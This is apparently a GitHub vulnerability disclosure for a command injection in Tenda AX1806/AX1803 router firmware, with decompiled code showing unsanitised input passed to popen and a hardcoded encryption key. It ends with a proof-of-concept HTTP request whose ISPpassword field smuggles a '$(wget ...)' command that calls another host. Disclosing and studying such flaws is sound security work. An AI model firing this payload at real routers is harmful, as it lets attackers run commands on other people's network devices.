F0und-icu add vsersion ... on Apr 1 History

..

images	9 months ago
README.md	8 months ago

README.md

Tenda AX18 v1.0.0.1 has a commend injection vulnerability

Overview

- **Type**: command injection vulnerability
- **Vendor**: Tenda (https://tenda.com.cn)
- **Products**: WiFi Router AX1806 v1.0.0.1 and AX1803 v1.0.0.1
- **Firmware download address:** https://tenda.com.cn/download/detail-3225.html
- **Firmware download address:** https://www.tenda.com.cn/product/download/AX1806.html


Description

1.Product Information:


Tenda AX1806 v1.0.0.1 and AX1803 v1.0.0.1 router, the latest version of simulation overview:

2. Vulnerability details

Tenda AX1806 and AX1803 was discovered to contain a command injection vulnerability in `SetIPv6Status` function



```
    "1",
    v12,
    v13,
    v14,
    v15);
  if ( !strcmp(v4, "0") )
  {
LABEL_17:
    v8 = 1;
    goto LABEL_19;
  }
  GetValue("wan1.connecttype", &v17);
  v6 = atoi((const char *)&v17);
  if ( !strcmp(v5, "DHCP") )
  {
    SetValue("ipv6.wan.type", "0");
    SetValue("ipv6.wan.d6c.iapd", "1");
    v7 = 0;
    goto LABEL_15;
  }
  if ( !strcmp(v5, "PPPoE") )
  {
    SetValue("ipv6.wan.type", "2");
    SetValue("ipv6.wan.d6c.iapd", "1");
    SetValue(&unk_1CCC2B, v11);
    SetValue(&unk_1CCC3C, v10);
    save_encrypted_data((int)v10, (int)"/tmp/pppoe_password");
    v7 = 2;
    goto LABEL_15;
  }
  if ( !strcmp(v5, "Static") )
  {
    SetValue("ipv6.wan.type", "1");
    SetValue("ipv6.wan.d6c.iapd", "0");
    if ( !parse_addr(v12, v19, 40, v18, 8) )
    {
      SetValue("ipv6.wan.addr", v19);
      SetValue("ipv6.wan.prefix_len", v18);
      SetValue("ipv6.wan.route", v13);
      SetValue(&unk_1CD677, v14);
      SetValue(&unk_1CD68F, v15);
      v7 = 1;
LABEL_15:
      if ( (v7 == 2) != (v6 == 2) )
      {
```



```
FILE *__fastcall save_encrypted_data(const char *a1, const char *a2)
{
  char s[536]; // [sp+8h] [bp-218h] BYREF

  memset(s, 0, 0x200u);
  snprintf(s, 0x200u, "echo -n %s | openssl aes-128-ecb -e -a -pbkdf2 -k 1qaz2wsx3edc4rfv -out %s", a1, a2);
  return popen(s, "r");
}
```

When we set connect type = `PPPoE` we will get a command injection vulnerability after login.

3. Recurring vulnerabilities and POC

In order to reproduce the vulnerability, the following steps can be followed:

1. Boot the firmware by qemu-system or other ways (real machine)
2. Attack with the following POC attacks

```
POST /goform/setIPv6Status HTTP/1.1
Host: 192.168.2.1
Connection: close
Content-Length: 191
sec-ch-ua: " Not A;Brand";v="99", "Chromium";v="98", "Google Chrome";v="98"
Accept: */*
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/98.0.4758.109 Safari/537.36
sec-ch-ua-platform: "macOS"
Origin: https://192.168.2.1
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://192.168.2.1/main.html
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: password=edeff4d6d98974e46457a587e2e724a2ndy5gk
```

```
IPv6En=1&conType=PPPoE&ISPusername=addasdas&ISPpassword=$(wget
http://192.168.2.2:9999/)&prefixDelegate=0&wanAddr=%2F&gateWay=&lanType=undefined&wa
```